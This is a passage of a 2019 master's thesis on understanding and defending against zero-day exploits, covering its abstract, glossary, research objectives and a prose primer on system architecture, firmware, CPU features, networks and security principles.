Towards Understanding and Mitigating Attacks Leveraging Zero-Day Exploits

Submitted in partial fulfilment
of the requirements for the degree of

Master of Science

of Rhodes University

Liam Smit

Grahamstown, South Africa
March 2019

Abstract

Zero-day vulnerabilities are unknown and therefore not addressed with the result that they can be exploited by attackers to gain unauthorised system access. In order to understand and mitigate against attacks leveraging zero-days or unknown techniques, it is necessary to study the vulnerabilities, exploits and attacks that make use of them.

In recent years there have been a number of leaks publishing such attacks using various methods to exploit vulnerabilities. This research seeks to understand what types of vulnerabilities exist, why and how these are exploited, and how to defend against such attacks by either mitigating the vulnerabilities or the method / process of exploiting them. By moving beyond merely remedying the vulnerabilities to defences that are able to prevent or detect the actions taken by attackers, the security of the information system will be better positioned to deal with future unknown threats.

An interesting finding is how attackers exploit moving beyond the observable bounds to circumvent security defences, for example, compromising syslog servers, or going down to lower system rings to gain access. However, defenders can counter this by employing defences that are external to the system preventing attackers from disabling them or removing collected evidence after gaining system access.

Attackers are able to defeat air-gaps via the leakage of electromagnetic radiation as well as misdirect attribution by planting false artefacts for forensic analysis and attacking from third party information systems. They analyse the methods of other attackers to learn new techniques. An example of this is the Umbrage project whereby malware is analysed to decide whether it should be implemented as a proof of concept.

Another important finding is that attackers respect defence mechanisms such as: remote syslog (e.g. firewall), core dump files, database auditing, and Tripwire (e.g. SlyHeretic). These defences all have the potential to result in the attacker being discovered. Attackers must either negate the defence mechanism or find unprotected targets.

Defenders can use technologies such as encryption to defend against interception and man-in-the-middle attacks. They can also employ honeytokens and honeypots to alarm, misdirect, slow down and learn from attackers. By employing various tactics defenders

are able to increase their chance of detecting and time to react to attacks, even those exploiting hitherto unknown vulnerabilities.

To summarize the information presented in this thesis and to show the practical importance thereof, an examination is presented of the NSA's network intrusion of the SWIFT organisation. It shows that the firewalls were exploited with remote code execution zero-days. This attack has a striking parallel in the approach used in the recent VPNFilter malware. If nothing else, the leaks provide information to other actors on how to attack and what to avoid. However, by studying state actors, we can gain insight into what other actors with fewer resources can do in the future.

Acknowledgements

I would like to express my gratitude and appreciation to the many people who helped me persevere in completing this thesis.

My late father, Smitty (JE Smit), for always fighting the good fight and overcoming the odds. You remain a source of inspiration and determination. Here is that masters degree that we talked about years ago.

Professor Karen Bradshaw, who supervised this thesis, for her attention to detail and helpful advice even under trying circumstances.

My family, especially my mother Cary but also my friends and even colleagues who put up with my absence from many social events while I was working on this, I appreciate your patience.

Everyone who proofread the draft of a chapter or two, know that your feedback made a difference.

The rest of my research group, who provided encouragement and motivation, you crazy lot helped too. To the stragglers who have come so far but have not finished yet, just keep going and you will get there in the end.

Everyone who told me to "hang in there", your small kindnesses made the burden a bit easier to bear.

Thank you once again to all the good men and women who leant their support in whatever shape or form.

Glossary

AMT Active Management Technology. 7, 12, 13, 66

AP Access Point. 39, 55, 88, 89

API Application Programming Interface. 35, 81

ASA Adaptive Security Appliance. 36, 95, 113

CDR Call Data Record. 46

CVE Common Vulnerability and Exposures. 3, 23

CW Continuous Wave. 42, 43

DNS Domain Name System. 45, 57, 60, 67, 71, 73, 77, 88, 89, 91, 93, 96, 100, 102, 106, 117

FET Field-Effect Transistor. 75

FPGA Field Programmable Gate Array. 39, 40, 93

GPS Global Positioning System. 16, 35, 38, 42

GSM Global System for Mobile communication. 3, 32, 33, 34, 35, 38, 41, 109

HPA Host Protected Area. 40, 75

IDS Intrusion Detection System. 3, 8, 14, 61, 69, 84, 85, 87, 88, 91, 93, 101, 102, 105

IMEI International Mobile Equipment Identity. 46

IMSI International Mobile Subscriber Identity. 35, 46, 73, 74, 88, 89

IPS Intrusion Prevention System. 3, 14, 61, 84, 93, 105

ISP Internet Service Provider. 35, 100

JTAG Joint Test Action Group. 38, 75

LAC Location Area Code. 35

LAN Local Area Network. 15

LP Listening Post. 44, 53, 54, 57, 175

ME Management Engine. 7, 10, 12, 13, 66

MITM Man-in-the-Middle. 15, 69, 73, 77, 82, 88, 89

MSC Mobile Switching Center. 32, 46

NIC Network Interface Card. 40, 41, 54

NVRAM Non-Volatile Random Access Memory. 10, 65, 66

OpSec Operational Security. 53, 54, 70, 78, 86

OS Operating System. 7, 8, 9, 10, 12, 13, 25, 35, 40, 44, 59, 61, 64, 65, 67, 68, 77, 80, 81, 83, 90, 95, 96, 111, 112, 117

OSI Open Systems Interconnection. 7, 14

PBD Persistent Backdoor. 36, 37

PCI Peripheral Component Interconnect. 38, 39, 40

PIN P-type, Intrinsic, and N-type. 75

PLC Programmable Logic Controller. 75

PoC Proof of Concept. 55, 56, 66, 148

PSP Personal Security Product. 8, 58, 60, 68, 69, 75, 96, 100, 117

RAM Random Access Memory. 34, 39, 40

RAT Remote Access Trojan. 48, 84, 85, 97

RE Reverse Engineering. 55, 57, 60, 61, 68, 69, 86, 179

RF Radio Frequency. 2, 34, 38, 39, 40, 41, 42, 43, 72, 75, 77, 87, 111

RNC Radio Network Controller. 16

ROM Read Only Memory. 36, 37

SDR Software Defined Radio. 3, 34, 72, 74, 109

SIM Subscriber Identity Module. 35, 74

SMM System Managment Mode. 12, 36, 38, 66

SMS Short Message Service. 32, 34, 35, 54

SP Secure Processor. 10, 12, 13, 66

TFTP Trivial File Transfer Protocol. 57, 59

UMTS Universal Mobile Telecommunications System. 16, 33

USB Universal Serial Bus. xv, 23, 32, 38, 40, 41, 42, 55, 63, 72, 75, 87, 93, 109, 111

VPN Virtual Private Network. 41, 95, 96, 97, 98

WAN Wide Area Network. 14, 15, 35, 60

WLAN Wireless LAN. 15, 16, 38, 39, 89

WMI Windows Management Instrumentation. 9, 39, 40, 58, 68, 77

Contents

List of Figures

List of Tables

Chapter 1

Introduction

1.1 Context of Research

Levy (2004) defines a zero-day vulnerability simply as an unpublished vulnerability although practically it is used to refer to such vulnerabilities that are being exploited by attackers.

Yoran and Robertson (2015) define zero-day attacks as the time between the first detection of (previously unknown) vulnerabilities and their exploitation. Building on the description by Blunden (2014), zero-day vulnerabilities can be described as unpatched flaws in software, firmware and hardware which attackers can use to compromise information and communication technology systems.

Zero-day vulnerabilities and their associated exploits constitute a set of unknowns in information security. Recent releases of stockpiled zero-days from Hacking Team by Wikileaks (2015), the NSA as documented by IC Off the Record (2013) and the CIA as per WikiLeaks (2017) inform us that there are zero-days being developed, stored and used. From this we can conclude that compromises of systems can and do occur where no patch is available, i.e., when a zero-day exploit is used to effect the compromise.

As the impact of a security breach on an organisation does not depend upon the exploited vulnerability being a zero-day, one can understand the severity of the problem by considering the impact of recent non-zero-day breaches. The Equifax breach was due to a vulnerability unpatched for two months while Deloitte's email and other services were exposed due to poor configuration and security of admin accounts[1].

In the case of Equifax, the records of 145.5 million Americans were compromised (Equifax, 2017) while at Deloitte, the email communication between the auditors and their clients was rendered accessible to an attacker[2]. Similar to the Target breach in 2013, which according to Radichel (2014) affected 70 million customers and caused both the CIO

[1] https://www.theregister.co.uk/2017/09/26/deloitte_leak_github_and_google/

[2] https://krebsonsecurity.com/2017/09/source-deloitte-breach-affected-all-company-email-admin-accounts/

and CEO to lose their jobs, the CIO and CEO of Equifax also had to step down[3]. The share price of the company dropped from USD 140 to USD 93 and has subsequently only recovered to USD 103 as at November 2018. Shareholder value destruction and career damage underline the severity of the impact from system breaches.

New instances of existing vulnerability types are constantly being discovered. New classes of exploits are being developed. Therefore, we can state that there are unknown vulnerabilities and exploits. Finding ways to defend against these known and unknown unknowns would assist in improving information security of organisations against both zero and non-zero-day attacks.

1.2 Research Statement

This research aims to identify generally applicable defences that apply to entire classes of exploits. It does this through examining previously secret attack tools and techniques that exploited unknown vulnerabilities and identifies common factors that make them possible or allow for their detection.

It is envisaged that such defences will be techniques that can be implemented across disparate technology stacks and that architectural choices, which effectively amount to defence-in-depth, will feature heavily. This is to prevent a situation where each individual vulnerability is discovered and remedied in a continuous stream resulting in only a fleeting moment of security for known attacks. The intended result of implementing such defences would be systems that are resilient to future unknown attacks.

By way of example to prevent exfiltration of data over Radio Frequency (RF), jamming or signal blocking (Faraday cage effect) could be implemented. While attackers could boost the power that they use to energise the sending unit or increase the gain of their antenna, this can become impractical as it would make detection easier.

Through combining multiple defensive techniques that overlap and reinforce each other it is hoped to avoid a single point of failure resulting in compromise. For example, chains of trusted certificates could be replaced with either webs of certificates or blockchain and RF signal blocking could be supplemented with monitoring of the same.

[3] `http://www.businessinsider.com/equifax-ceo-out-2017-9`

1.3 Objectives of the Research

The primary aim of researching hitherto unknown attack tools and techniques of nation state actors was to assume a worst case scenario of well resourced attackers exploiting unpatchable vulnerabilities and ascertain how to defend against these. The intention being that if defenses can be identified which are capable of detecting, denying or deterring such attacks, then these would also prove useful for defending against attackers with fewer resources and attacks that seek to exploit known vulnerabilities.

Two main objectives were pursued:

1. Categorize exploits and vulnerabilities into types or classes such that a particular type of defence can be employed to prevent or mitigate each class.
2. Identify new and existing techniques, processes, approaches and/or architectures that can be used to defend against unknown vulnerabilities.

To illustrate this three examples are provided:

- Attacks using electromagnetic techniques, e.g., to bridge air gaps or exfiltrate data, could potentially be detected by Software Defined Radio (SDR) monitoring. Such SDR units could be monitored in the same manner as an Intrusion Detection System (IDS). An Intrusion Prevention System (IPS) version could generate interference on any frequencies detected.
- Malicious firmware inserted into, e.g. routers in Section 4.1.3, may be detected by reading the contents of the flash memory or Electrically Erasable Programmable Read-Only Memory, dumping it to file and then comparing the calculated checksums against those of the firmware known to be good.
- Global System for Mobile communication (GSM) tower emulation is a known attack and the NSA ANT catalogue released by Wikileaks (2015) has multiple such attacks. To prevent such impersonation of network base stations some sort of signing approach e.g., certificates could be employed. This would enable handsets to distinguish between legitimate and illegitimate cellular phone towers.

1.4 Approach

The approach taken in conducting this study is as follows:

1. Examine large collections of vulnerabilities and exploits, e.g., the NSA ANT Catalog as presented by IC Off the Record (2013), the Equation Group Leaks and the CIA Vault 7 and 8 releases by WikiLeaks (2017) and potentially the Common Vulnerability and Exposures (CVE) database maintained by Mitre (2017).

2. Investigate whether these vulnerabilities and subsequent exploits were preventable; e.g., the exploit was possible due to lack of patching, or running legacy protocol versions. Perhaps bad architecture could have enabled it. If the human factor is attacked e.g., phishing, then is it a user training issue or is the technology at fault for not alerting or otherwise protecting the user?

3. Classify the attacker approaches and techniques; e.g., attacking people or technology, circumventing security, evading detection, interception, finding location, achieving persistence, and so on.

4. Determine if there are common or general defences against these attacks that would also prevent new variants of the same attack in the future.

5. Propose additional methods to prevent, mitigate or detect zero-days.

1.5 Limitations of the Research

This thesis does not cover all the existing attacks or the methods contained therein due to the sheer volume thereof. It instead analyses selected attacks, the findings of which illustrate attacker methods to be defended against.

As the data being analysed comes from various leaks, it is not always possible to determine the veracity of this data. However, this is mitigated by examining the leaked data for consistency and cross-referencing the findings from the various areas and verification of some authors of the material.

1.6 Thesis Organisation

The remainder of this thesis is organised as follows:

Chapter 2 examines existing literature describing areas of information technology systems that have been or could be attacked.

Chapter 3 provides several flow charts to explain the methodology used to analyse the data sources and synthesise common attacks into classes and generalised defences for these.

Chapter 4 is a descriptive analysis of existing, recent attacker exploit tools and attacks with the aim of determining what methods are employed.

Chapter 5 distils generic, reusable attacker methods found during the analysis discussed in the previous chapter.

Chapter 6 examines possible defences to the attacker methods detailed in Chapter 4. The chapter concludes with a discussion of what defenders should take into consideration.

Chapter 7 is a case study of how the defence techniques and tactics laid out in Chapter 6 would have allowed for defenders to know of and/or prevent an attack.

Chapter 8 contains other considerations for defenders that are not defences against types of attacks. It also concludes with a discussion that examines the implications of these additional considerations.

Chapter 9 provides a conclusion to the thesis consisting of a summary of findings, contributions and areas that require future research.

Chapter 2

Technology and Information Security Primer

This chapter begins with an overview of fundamental information system architectural design concepts and components. This is followed by an introduction to security principles and practices before proceeding to explore sources of research into zero-day vulnerabilities and their exploits.

2.1 Information System Architecture Concepts

This section addresses the basic information system architectural concepts, components and terminology that are referred to in the remainder of the thesis.

There are also bodies of work that address either zero-days or the security of specific areas in which zero-day vulnerabilities may be found.

2.1.1 People, Processes and Technology

Information systems are comprised of people, processes and technology. It is possible to compromise a system by targeting one of these components.

People design, build, implement, administer and use information systems. They can control the input and the decisions surrounding the system. Compromising the person can allow for the system's security in the phase or area to be bypassed.

Security controls identified by the organisation need to be embedded into the organisation's processes. If these controls have not been identified, if they have not been added to the processes and/or if they are not being followed, there is an opportunity for an attacker to take advantage of a weakness that has no control in place to counter it.

Too much focus on one component area to the detriment of another can allow attackers to attack the resultant weak point.

Social engineering

Mouton *et al.* (2016) state that social engineering is the practice of targeting the human element of information systems and influencing them to divulge information that is of a sensitive nature. The authors state that such social engineering attacks can be broken down into six main phases, namely, formulating the attack to identify the target and the goal, gathering information on the target and goal, preparation entailing combining the gathered information and developing the attack vector, developing the relationship with the target by establishing communication and building trust, exploiting the relationship to get the desired result and finally the debrief phase where the target is maintained while the goal attainment is confirmed.

2.1.2 Technology Protection Rings

Technology makes frequent use of abstraction layers, e.g., the Open Systems Interconnection (OSI) model for networking and file-system management in Operating System (OS)es. This can be applied to security which can be conceptualised as rings or layers that make up the system. Gollmann (2010) states that security levels are layers of indirection between subjects and objects.

Traditionally there were four rings of protection on x86 processors. According to Duarte (2008) these range from zero to three which are the most and least privileged, respectively. The OS kernel runs as ring zero while applications are in ring three with rings one and two being unused.

King and Chen (2006) state that as the lower layers in the system provide the abstractions on which the upper layers depend, they are able to control these higher layers. Thus they created ring 'negative one' rootkits which operate at the hypervisor layer. They also show that the best way to detect a rootkit is to control a layer below it.

The negative protection rings, at the time of writing, extend as far as 'negative three'. Tereshkin and Wojtczuk (2009) mention that ring 'negative two' is the system management mode of the processor before introducing a rootkit that targets ring 'negative three' by exploiting Intel's Active Management Technology (AMT)/Management Engine (ME) out-of-band management technology.

As a result, the protection rings now extend from three, the lowest privilege, to 'negative three', the highest privilege level.

2.1.3 Software

Software is used to implement a huge variety of functionality on hardware that offers limited functionality. Manadhata and Wing (2011) propose ranking the relative security of different system versions based on their respective attack surfaces.

Bilge and Dumitras (2012) studied millions of Windows hosts in order to determine what zero-day attacks targeted them. Their study focused on malicious binaries.

Various approaches have been proposed to detect and defend against zero-days exploits, e.g., statistical, signature, behaviour and hybrid based techniques by Hammarberg (2014).

Anti-virus software specifically monitors and searches for malicious software residing on disk using signature or heuristic detection. It can also detect malicious activity. However, Metcalf (2016) states that most anti-virus software has a blind spot in that normal system components can be used to obtain control over a machine, e.g., Microsoft PowerShell[1].

Application

Application or user space software runs at ring three which is the highest and least privileged of all the technology rings. This software is often targeted by attackers to achieve an initial foothold which is leveraged by escalating privileges to obtain administrator level access. The web browser has become a prime example of attackers targeting application software. Frei *et al.* (2008) state that when malicious or compromised websites are visited by users, the exploit scripts, written in JavaScript, CSS and HTML amongst others are interpreted either by their browsers or by the installed plug-ins in the case of Flash, Java and so on.

Operating System Fundamentals

If the OS has been compromised, then the application security of the system can be circumvented. This is amply demonstrated by the CIA working around chat applications with end-to-end encryption by compromising the end device capturing the unencrypted text from the keyboard or screen[2].

Similarly, if the OS file-system handling has been compromised by malware then it could be hidden from any reads to the file-system by the Personal Security Product (PSP) rendering it undetectable.

[1] `https://docs.microsoft.com/en-us/powershell/`
[2] `https://twitter.com/wikileaks/status/839181861976956928`

System calls allow transition from user to kernel space, i.e., an application running in user space can request the kernel to perform a function. Warrender *et al.* (1999) state that by observing and analysing what sequence of systems calls constitute normal application process behaviour, it becomes possible to detect deviations from this norm that indicate that a security violation has taken place; this mechanism can be used by an IDS.

WMI Web-Based Enterprise Management is a standard for accessing management information in enterprise environments. One such implementation is Microsoft's Windows Management Instrumentation (WMI) which uses the Common Information Model to represent managed components such as systems, networks, devices, applications and so on (Dizon *et al.*, 2010).

The authors explain that WMI provides a database of information about the OS that attackers can use to leverage and steal information, automation which can also be used for malicious purposes, a pipe for connecting the inner workings of the OS thus providing malware with escalated privileges, embedding malicious scripts into the normal services resulting in their execution and determining OS properties which allows for probing and spying on a system.

PowerShell / Scripting Kazanciyan and Hastings (2014) state that the widespread availability of PowerShell in Microsoft Windows environment has resulted in attackers increasingly adopting it as a mechanism to achieve remote code execution, perform code injection and deliver exploit shellcode. It can also be used to gather information, achieve persistence and bypass anti-virus. Due to it being built in functionality of the OS, this removes the requirement for attackers to load external components and thus reduces the chances of them being detected.

While PowerShell can be also be installed on Linux and MacOS[3], other OSes have their own scripting languages which can be used for malicious purposes, e.g., Python and shell scripting on Linux and AppleScript on MacOS[4]. With Windows now having a Linux subsystem this opens it up to being attacked by bashware to stealthily load payloads[5] and thus avoid detection by security software.

[3] `https://github.com/PowerShell/PowerShell`

[4] `https://duo.com/blog/the-macos-phishing-easy-button-applescript-dangers`

[5] `https://research.checkpoint.com/beware-bashware-new-method-malware-bypass-security-solutions/`

2.1.4 Virtualisation and Containerization

Scheepers (2014) states that virtualisation entails replacing the hardware beneath an OS with a virtual machine provided by a hypervisor. Multiple guest OSes can be run in their own individual virtual machines on one physical machine with the hypervisor providing separation between the virtual machines. A similar concept is containerisation where an OS provides containers for applications to run in but the same kernel is used. Both virtualisation and containerisation provide isolation by separating components.

2.1.5 Firmware

Firmware is an attractive target for attackers as it offers persistence. For example, the CIA (2015) notes that variables stored in the Non-Volatile Random Access Memory (NVRAM) offer an interesting opportunity for their tools to acquire storage that persists across OS re-installation which results in the hard drive being formatted. The CIA (2015b) also provides internal documentation on how to reverse engineer firmware. This documentation first shows how to extract the firmware from an Apple Airport before dumping it to a file. It then demonstrates how to parse the firmware, extracting the public and private keys as well as the NetBSD kernel.

While not targeting zero-days, Zhou *et al.* (2009) discussed firmware threats as well as ways and means of detecting vulnerabilities and malicious code that may exist in firmware. While it is possibly to dump firmware to file and verify that it has not been modified from the version published by the vendor, there exist other problems. It is possible to load malicious code into non-permanent memory where defenders may not think to look at the cost of losing persistence in the event of rebooting.

If the vendor is compromised and releases firmware that contains a vulnerability or exploit, that would need to be addressed by open source firmware. However, this is often not possible, e.g., Intel is unable to release the source code for Express Logic's ThreadX which runs on its ME[6]. AMD has stated (Aylor *et al.*, 2017) that while they have had multiple security companies audit their Secure Processor (SP), they are not at the point where they are going to open source its firmware.

2.1.6 Hardware

Hardware is a large attack surface. Paganini (2013) lists backdoors introduced in manufacturing, eavesdropping by accessing protecting memory, introducing faults and counterfeit products which can provide unauthorised access, as common attacks against hardware.

[6] `https://libreboot.org/faq.html#intelme`

Memory

Kim *et al.* (2014) write that the nature of Dynamic Random Access Memory (DRAM) manufactured using modern small scale photo lithography process technology allows the bit values stored in memory cells to be flipped by repeatedly accessing the values stored in adjacent cells. The authors list seven potential solutions. Better quality chips through improved circuit design for the current process size. Correcting errors through Error Correcting Code (ECC) technology. Refreshing all memory rows frequently at the cost of lower performance and increased power usage. Manufacturers could test chips and retire vulnerable cells before shipping them. End users could test modules and employ the above solutions to mitigate the problem. Refresh rows that neighbour hot (highly accessed) rows. Implement a probabilistic refresh of adjacent rows.

2.1.7 CPU Architecture

CPUs are complex devices optimised for computational performance. This complexity and performance optimisation can lead to unintended characteristics which attackers can exploit to extract information that they are not entitled to.

Cache

Smith (1982) states that main memory is much slower than the CPU. To avoid slowing down the CPU due to slow memory access times, small amounts of very fast memory are employed as buffers or caches of frequently accessed data and/or instructions. There are various areas of memory storage including registers, transaction lookaside buffer, instruction and data caches. The cache may be split into multiple levels with smaller faster caches complemented by larger but slow caches.

PipeLining

Vegesna *et al.* (1997) state that pipelining is a commonly used technique for increasing CPU throughput. It works by breaking down the instruction execution into a sequence of stages that each perform a specific portion of the overall execution. As each stage completes its work on an instruction, it can begin work on the next instruction provided this does not depend on the result of another (later) stage that has not yet completed. Should the subsequent instruction require results that are not yet ready, then those stages will remain unutilised.

Out-of-Order Execution

Lipp *et al.* (2018) write that out-of-order execution is a method of increasing processor execution unit utilization whereby the computation is performed as soon as the required resources are available and not necessarily in the order in which they were issued to the processor.

To support the use of multiple execution units, Tomasulo (1967) described an algorithm[7] involving the use of a common data bus and register tagging to ensure the instruction order precedence was maintained during out-of-order execution.

Speculative Execution

Intel (2018) describes speculative execution as a method of executing instructions before it can be determined that they are needed, e.g., in the case of a branch it will not wait for the results of all the branch instructions to complete. The operations performed speculatively have a transient effect on caches and the Transaction Look-aside Buffer[8].

2.1.8 System Management Mode

Embleton *et al.* (2013) write that System Managment Mode (SMM) is a mode of 32- and 64-bit x86 processors designed for running low level hardware functions (e.g., controlling power state) instead of OSes. It runs with higher privilege than protected mode in which the OS runs and so cannot be observed by the OS.

2.1.9 Out-of-Band Management

Management processors can be divided into two groups. There are those that are embedded in the processor or motherboard chip-set and can access system memory invisibly, e.g., Intel AMT/ME and AMD SP, and those that are separate from the main computer and function closer to peripherals, e.g., Remote Serial Consoles or Lights Out Management.

Skochinsky (2014) presented a talk explaining that Intel provides an embedded microcontroller called ME which provides out-of-band management. This ME executes its own code and has direct access to the memory, network hardware and so on, of the host system.

[7] `https://en.wikipedia.org/wiki/Tomasulo_algorithm`
[8] `https://en.wikipedia.org/wiki/Translation_lookaside_buffer`

Ermolov and Goryachy (2017) explained how they detected a vulnerability in the Intel ME, exploited it and overcame security features in order to run unsigned code on the Platform Controller Hub (PCH), which has access to almost all system data. As the ME operates below the level of the OS running on the host, detecting what it is doing requires looking beyond the host. One method of detecting nefarious activity would be to monitor network traffic from the host using a separate firewall or network monitoring tool.

Management Processors

Intel Active Management Technology Tereshkin and Wojtczuk (2009) discuss Intel's AMT, which is based on Intel's ME. It is independent of the processor and is active even when the system is in deep sleep power saving mode. Furthermore, it has access to the system's main memory via Direct Memory Access and network access via the system's network interface card.

AMD Secure Processor AMD (2015) explains that their SP (previously Platform Security Processor) is an ARM-based processor, which is embedded in the hardware of their system on chip designs.

Management Consoles

Out-of-band management consoles can also take the form of separate modules with their own processors, memory, networking and power, e.g., Advanced Lights Out Manager[9], Integrated Lights Out[10] or Remote Serial Console[11]. Even though these systems do not have access to system memory and are merely virtual keyboards, mice and optical drives, they are connected directly to the systems hardware and appear as local hardware by the OS. Oracle states that its ILOM units can perform serial console redirection, which would give them access to the BIOS or Open Boot Prom.

These out-of-band management consoles also suffer from vulnerabilities with CVE (2018) listing 15 vulnerabilities for Oracle's ILOM product.

[9] https://docs.oracle.com/cd/E19102-01/n440.srvr/817-5481-11/index.html
[10] https://en.wikipedia.org/wiki/HP_Integrated_Lights-Out
[11] https://docs.oracle.com/cd/E19683-01/816-3314-12/ucm_overview_chap.html

2.1.10 Networks

Networks, while external to the systems they connect, serve as a conduit for data transferred between these systems and thus have access to it. Wang *et al.* (2010) propose a model for measuring network security versus zero-day attacks. However, their work does not contain techniques on how to defend against such zero-days but merely provides metrics to evaluate such techniques.

An example of a metric that can be used to evaluate the resilience of a network in the face of a zero-day attack is network diversity as modeled by Zhang *et al.* (2016).

There are well-known techniques such as segmenting the network, deploying perimeter and internal firewalls, and monitoring network traffic using IDS and IPS (Cisco, 2016). Network architecture can be a useful tool in identifying and mitigating exploits arising from other sources.

Open Systems Interconnection Model

Bauer and Patrick (2004) propose that the original seven layer OSI[12] model be extended with three additional layers resulting in Table 2.1. This expanded model stretches from the transmission medium through various protocols to the input / output devices and the human that makes use of them. This allows it to serve as a good map of the attack surface around the computing and storage devices.

10	Human Needs	Communication, entertainment, knowledge, transactions.
9	Human Performance	Memory, perception of colour, movement, audio fidelity.
8	Display	Screens, printers, keyboards that a user experiences.
7	Application	The layer used by the user application, e.g., HTTP or FTP.
6	Presentation	Translates between data for network transmission.
5	Session	Starts, manages and ends connections.
4	Transport	Packet segmentation, retransmission and sequencing.
3	Network	Transfers packets between nodes across multiple networks.
2	Data Link	Controls connections between directly connected devices.
1	Physical	Conversion of digital signals to electrical, light or radio.

Figure 2.1: Layers of the Open Systems Interconnection model

[12] `https://en.wikipedia.org/wiki/OSI_model`

Networks consist of various components which fall into one or more of the OSI layers. All but the most basic of networks are comprised of multiple components that include Wide Area Network (WAN) links, switches, routers and firewalls.

A WAN is typically differentiated from a Local Area Network (LAN) by the fact that in addition to the higher layers it also operates in layers one and two[13]. As WAN links connect offices and data centres these are part of the external attack surface available to attackers.

Convery (2002) states that layer two can be attacked and, if successful, will give attackers access to the layers above, barring any encryption that has been implemented with the keys already distributed prior to layer two being compromised. The author states that an attacker can eavesdrop on all network traffic sent via the switch by flooding the table which tracks which MAC addresses are associated with which physical port. This forces the switch into hub mode causing all traffic to be sent to all ports. Alternatively, to hop Virtual LANs, the attacker could use Cisco's Dynamic Trunking Protocol or perform double 802.1q encapsulation where the frame is tagged with a VLAN that the target is using. By targeting ARP, DNS can be spoofed and users can have their traffic intercepted via a Man-in-the-Middle (MITM) attack.

Routers operate at layer three and serve the purpose of routing packets between different networks (segments). They function as a gateway and are capable of performing network address translation. Attackers can attack the router and add NAT rules allowing them to reach systems on the internal network from the outside[14].

Firewalls typically operate at layer three and four where TCP and UDP function but some can function as high as layer seven where the packet payload is inspected[15]. At the lower layers, traffic is dropped based on source and destination IP addresses as well as the network port. Access Control Lists are a widely used feature in firewalls that serve to group together related rules that allow access based on the specified criteria. As firewalls become more widespread and important for security, ensuring that their configuration is correct has become increasingly essential. This has led to techniques such as static analysis of firewall configuration to identify instances of misconfiguration (Yuan *et al.*, 2006).

[13] `https://www.cisco.com/web/learning/netacad/demos/CCNA2v3Demo/ch1/1_1_4/index.html`
[14] `https://blogs.akamai.com/sitr/2018/11/upnproxy-eternalsilence.html`
[15] `https://www.petri.com/csc_routers_switches_and_firewalls`

Wireless networking

Some networks technologies make use of the radio spectrum for transmission instead of electrical or fibre optic mediums, examples of these include Wireless LAN (WLAN) and cellular phone networks.

WLAN technology removes the requirement for wires and thus allows for increased mobility. However, the nature of the technology allows attackers to intercept network traffic for eavesdropping or manipulation purposes or perform denial of service attacks without requiring physical access to the network (Hiltunen, 2008).

Universal Mobile Telecommunications System (UMTS) cellular phone networks consist of numerous types of elements. On the radio side, with which the end user devices communicate, are the radio base stations that are controlled by a Radio Network Controller (RNC) which connects them to the core network (Szlovencsak *et al.*, 2002). Media gateway nodes connect the RNCs to the transport nodes which in turn connect them to the rest of the core network as well as to other RNCs via other transport nodes (Harmatos, 2002).

Radio-location is possible due to the propagation characteristics of radio waves that can be used to determine the location of their origin. This can be done by numerous techniques including measuring the signal strength, the time it takes for the signal to arrive and the angle of arrival. The measured information is then processed to provide an estimated position of the source (Smit *et al.*, 2012).

2.1.11 Smartphones

Smartphones are small computers that store and transmit information. They also have additional features such as being able to provide geographical location via Global Positioning System (GPS) and/or Global Navigation Satellite System (GLONASS) as well as recording photographs, audio and video via the built-in cameras and microphones.

According to Buchka and Firsh (2018) the *Skygofree* malware exploits this functionality to capture audio and exfiltrate stored data such as messages, call records and geographical location.

In their paper on detecting malware aimed at phones, Grace *et al.* (2012) note that the proliferation of smartphones has encouraged malware authors to target app marketplaces with their malware. The sheer scale of the number of applications makes it hard to detect

these malicious apps. The authors created RiskRanker[16] which does not need malware samples or signatures. It assesses applications in the app store and identifies those that are risky for further investigation.

2.1.12 Encryption

Encryption transforms a message or file into an encrypted text that can only be decrypted by those in possession of the code or key. The advent of public private key cryptography, whereby either of the keys can be used to encrypt or decrypt messages for or from the other, solved the key distribution problem of symmetric keys.

This can be used to provide confidentiality of stored data or communications. By computing and including a checksum hash of the original message prior to encryption, it can provide assurance that integrity has been maintained.

The utility of encryption includes assurance as to the identity of a sender or computer by cryptographically signing the message or a certificate by an already known and trusted provider. This is possible due to being able to separate the private and public key, e.g., by embedding the public key into a certificate while maintaining the secrecy of the server's private key.

2.2 Security Principles and Practices

This section serves to introduce the best practice for security principles and practices.

2.2.1 Security Principles

Various lists of computer and information security principles have been proposed. A high level organisation-centric view is provided by Swanson and Guttman (1996) who outline eight principles of system security. These principles serve as a guide to decision-making during the creation or updating of systems, policies and procedures, thereby resulting in better security.

Firstly, security principles should support the organisation's mission by protecting its resources, e.g., its information, systems and reputation. Secondly, they are a fundamental

[16]RiskRanker is a prototype which was used to automatically assess a sample of 118 318 Android apps and highlighted 3218 which were deemed suspicious and ultimately 718 malicious apps and 322 zero-days.

part of management as information systems are critical to the functioning of the organisation and management needs to decide how much risk they will mitigate versus how much they will accept in terms of impact to the organisation's functioning. Thirdly, they must be cost-effective in terms of the benefits derived from reducing potential insecurity losses versus the direct monetary and indirect efficiency costs of the controls. They should make systems owners responsible for security beyond the organisation, e.g., informing its external users or customers about the level of security and ensuring an adequate response to any breaches thereby retaining customer trust and ensuring compliance with legislative requirements. The principles also require responsibilities and accountability for system security to be explicit for its providers, owners, users, and so on. They must necessitate an approach which works together with other management controls and beyond the scope of information security to include, e.g., physical and personal security. Due to the dynamic nature of computers and their environment, security needs to be reassessed over time, e.g., due to new security flaws discovered by researchers or attackers. Lastly, societal factors can constrain information security, e.g., privacy concerns or resistance to certain methods of authentication may prevent their implementation necessitating the implementation of other controls or resulting in decreased in security.

For a more technical system-centric view, Stoneburner *et al.* (2001) provide a list of information security principles in Table 2.1 to be considered when designing, developing and operating information systems. These principles have several areas including understanding the risk appetite and the mitigation benefit versus cost trade-off, putting in adequate effort to the design process to ensure the quality thereof as well as the mitigation of risk through techniques such as compartmentation, isolation and defense in depth via multiple overlapping controls. Other areas include using authentication, authorization and accounting, ensuring that confidentiality and integrity are ensured (e.g., via encryption) and practising secure software development.

While Stoneburner *et al.* (2001) state that external systems are insecure, even internal systems that are not exposed to the Internet, outsiders or the public are vulnerable to insider threats who have access to these systems, e.g., disgruntled employees or internal spies as per Casey (2007).

One example is the rise of virtualisation and cloud computing, where data is processed on shared systems, which has opened up new attack vectors and illustrates how logical and physical security boundaries can change over time. Another is how information can be protected while in transit or at rest, e.g., by encrypting filesystems and backups thereof as well as secure decommissioning of systems that have reached their end of life.

Table 2.1: System centric security principles

Understand and target the level of risk that is acceptable to the organisation.
Only implement necessary mechanisms needed to achieve security services that support security goals.
Understand and highlight the trade-offs between risk reduction and the increased costs which include decreased operating efficiency.
